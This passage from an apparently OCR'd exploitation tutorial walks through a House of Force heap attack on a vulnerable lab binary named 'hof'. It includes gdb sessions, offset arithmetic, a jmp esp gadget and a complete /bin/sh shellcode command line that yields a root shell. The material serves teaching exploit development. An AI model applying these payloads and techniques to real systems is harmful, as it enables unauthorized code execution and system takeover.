0x80dd860:      0x00000000      0x00000000      0x00000000      0x00000000
```

Yes, the top chunk is there, so we have to recalculate the size of the first buffer: 0x80dd7f0-0x80dddd0 = 0x520 = 1312.

Trying out that value justifies the correct length. With 1308 bytes there's no top chunk size overflow, but with 1312 we have a segmentation fault.


```
root@kali:~# ./hof 140000 `python -c "print'\xff'*1304+'\xff\xff\xff\xff'"` CCCC

PTR1 = [ 0x80dd2d0 ]
Allocated MEM: 140000 bytes
PTR2 = [ 0xf7fd7010 ]
PTR3 = [ 0x80dd7f0 ]
root@kali:~# ./hof 140000 `python -c "print'\xff'*1308+'\xff\xff\xff\xff'"` CCCC

PTR1 = [ 0x80dd2d0 ]
Allocated MEM: 140000 bytes
Segmentation fault
root@kali:~#
```

The reason for the segmentation fault can be illustrated easily (see figure).



Since the size of the second allocation is just a random value, the third allocation will be in an uninitialized area of the virtual address space. To avoid that situation we have to calculate the size of the second allocation correctly. The first step is to identify the stack addresses where we have return pointers after the execution of the third direct heap allocation. Let's go back to the debugger and start the program with a normal input (without overwriting anything).

After the third *malloc* in *fvuln* we have another *printf*. We cannot overwrite the return pointer of that method since the whole stack frame is created after the third allocation and *strcpy*. But we do have a return at 0x80489ba. This code pops the address 0xffffd2fc (see figure). Right after that the program exits, so this address is our only candidate. Let's calculate the necessary size now: 0xffffd2fc-0x80dd7f0 = 0xf7f1fb0c = 4159830796. Maybe it's not a good idea to use exactly that value. We're going to use 4159830760 for the first time.



There's another thing to consider: The top of the stack can depend on the previous inputs as well, because the local variables (some input in that case) are also stored on the stack. That means that
./hof 4159830796 `python –c "print'A'*1308+'\xff\xff\xff\xff"'` CCCC and
./hof 4159830796 `python –c "print'A'*1308+'\xff\xff\xff\xff"'` CCCCCCCC result different stack position.

100 bytes as payload should be enough, so we should check the stack position of the return value with the following input:

./hof 4159830796 `python –c "print'A'*1308+'\xff\xff\xff\xff"'` `python –c "print'C'*100"`

Without the debugger it looks good, we managed to allocate the third chunk to the stack:

```
root@kali:~# ./hof 4159830796 `python -c "print'\xff'*1308+'\xff\xff\xff\xff'"`
`python -c "print'C'*100"`
PTR1 = [ 0x80dd2d0 ]
Allocated MEM: 4159830796 bytes
PTR2 = [ 0x80dd7f0 ]
PTR3 = [ 0xffffd300 ]
root@kali:~#
```

Checking it with debugger the figure shows that the stack address where the return address of the *fvuln* method is stored has really changed. This time this is: 0xffffcd2c (see figure)

```
[----------------------------------code----------------------------------]
   0x8048944 <fvuln+191>:       nop
   0x8048945 <fvuln+192>:       mov    ebx,DWORD PTR [ebp-0x4]
   0x8048948 <fvuln+195>:       leave
=> 0x8048949 <fvuln+196>:       ret
   0x804894a <main>:    lea    ecx,[esp+0x4]
   0x804894e <main+4>:  and    esp,0xfffffff0
   0x8048951 <main+7>:  push   DWORD PTR [ecx-0x4]
   0x8048954 <main+10>: push   ebp
[----------------------------------stack----------------------------------]
0000| 0xffffcd2c --> 0x80489a7 (<main+93>:      add    esp,0x10)
0004| 0xffffcd30 --> 0x17111b0c
0008| 0xffffcd34 --> 0xffffcfe5 --> 0xffffffff
0012| 0xffffcd38 --> 0xffffd506 ('C' <repeats 100 times>)
0016| 0xffffcd3c --> 0x8048963 (<main+25>:      add    edx,0x91339)
0020| 0xffffcd40 --> 0x4
0024| 0xffffcd44 --> 0xffffce34 --> 0xffffcfd0 ("/root/hof")
0028| 0xffffcd48 --> 0xffffce48 --> 0xffffd56b ("LS_COLORS=rs=0:di=0
pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00
a=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31
[----------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048949 in fvuln ()
```

The C series is at 0xffffd300

```
gdb-peda$ x/128x 0xffffd300
0xffffd300:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd308:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd310:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd318:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd320:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd328:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd330:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd338:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd340:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd348:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd350:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd358:     0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0xffffd360:     0x43    0x43    0x43    0x43    0x00    0xff    0xff    0xff
```

We used 4159830796 and the beginning of the C series placed at 0xffffd300.
We need to place it to 0xffffcd2c, d300-cd2c = 0x5d4 = 1492 (1496 to be dividable by 8)
4159830796-1520 (to be on the safe side) = 4159829276


```
[----------------------------------code----------------------------------]
   0x8048944 <fvuln+191>:       nop
   0x8048945 <fvuln+192>:       mov    ebx,DWORD PTR [ebp-0x4]
   0x8048948 <fvuln+195>:       leave
=> 0x8048949 <fvuln+196>:       ret
   0x804894a <main>:    lea    ecx,[esp+0x4]
   0x804894e <main+4>:  and    esp,0xfffffff0
   0x8048951 <main+7>:  push   DWORD PTR [ecx-0x4]
   0x8048954 <main+10>: push   ebp
[----------------------------------stack----------------------------------]
0000| 0xffffcd2c ('C' <repeats 72 times>)
0004| 0xffffcd30 ('C' <repeats 68 times>)
0008| 0xffffcd34 ('C' <repeats 64 times>)
0012| 0xffffcd38 ('C' <repeats 60 times>)
0016| 0xffffcd3c ('C' <repeats 56 times>)
0020| 0xffffcd40 ('C' <repeats 52 times>)
0024| 0xffffcd44 ('C' <repeats 48 times>)
0028| 0xffffcd48 ('C' <repeats 44 times>)
[-------------------------------------------------------------------------]
```

This time we managed to place the CCCC to the appropriate place (it can be seen in the previous screenshot). By checking that memory region it is clear that we have to place 28 pieces of C then the new return address then 68 D as temporary payload.

./hof 4159829276 `python –c "print'A'*1308+'\xff\xff\xff\xff'"` `python –c "print'C'*28+'\x49\x49\x49\x49'+'D'*68 "`


Now the place of the address is perfect (see picture), 4xI (\x49\x49\x49\x49) is there.

The return address should be replaced by a jmp esp address and from this point it is like a stack overflow exploitation. With the asmsearch ‘jmp esp’ we can get some useful address:




Unfortunately we cannot use 0x0a, but there are other candidates:
0x080b0d2b
0x080be94b
0x080c4f4b
0x080d49bf

With the first one now it is sucessful:




The payload should be also replaced by a real payload. The final version is the following:

run 4159829276 `python -c "print'\xff'*1308+'\xff\xff\xff\xff"'` `python -c "print'C'*28+'\x2b\x0d\x0b\x08'+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42'+'D'*13"`



The shell is executed. Let's try it without gdb:



Unfortunately the same parameters lead to segmentation fault without the debugger. From the PTR3 value we can see that the return pointer is placed exactly to the same place as in the debugged version. The reason for the segmentation fault can be two things:

- The jmp esp address is different in this version
- The stack position is different without the debugger

This case we probably have the second issue. Gdb stores environmental variables when debugging the application and that modifies the stack layout. We should have considered that before. We can disable some environmental variables with the following gdb commands:

```
Reading symbols from ./hof...(no debugging symbols found)...done.
gdb-peda$ unset environment LINES
gdb-peda$ unset environment COLUMNS
```

Running the program justifies the different stack layout.

```
[----------------------------------registers-----------------------------------]
EAX: 0x80dd7f0 --> 0xd0
EBX: 0x80d9c9c --> 0x0
ECX: 0x80e0ad9 --> 0x0
EDX: 0x80dd7f0 --> 0xd0
ESI: 0xffffcff9 --> 0xffffffff
EDI: 0xffffd51a ('C' <repeats 28 times>, "+\r\v\b1\300\260F1\333\061\311\353\026[1\3
45\377\377\377/bin/shNAAAABBBB", 'D' <repeats 13 times>)
EBP: 0xffffcd38 --> 0xffffcd78 --> 0x0
ESP: 0xffffcd10 --> 0xf7f1f51c
EIP: Cannot access memory address
EFLAGS: 0x10283 (CARRY parity adjust zero SIGN trap INTERRUPT direction overflow)
0x080fdfff in ?? ()
gdb-peda$
```

On the other hand it is again not equal to the real stack layout. Two things can be considered: the real stack position is on a higher address because gdb places extra data to the stack that decreases the stack top address. According to the experiments the extra data that increases the stack size is dividable by 16. We can try the exploitation with increasing the second allocation size by 16 and 32 and 48 etc.. With 32 bytes increment finally we have a working solution:

```
root@kali:~# ./hof 4159829308 `python -c "print'\xff'*1308+'\xff\xff\xff\xff'"` `pyth
on -c "print'C'*28+'\x2b\x0d\x0b\x08'+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x
16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xc
d\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42
\x42'+'D'*13"`
PTR1 = [ 0x80dd2d0 ]
Allocated MEM: 4159829308 bytes
PTR2 = [ 0x80dd7f0 ]
PTR3 = [ 0xffffcd30 ]
#
```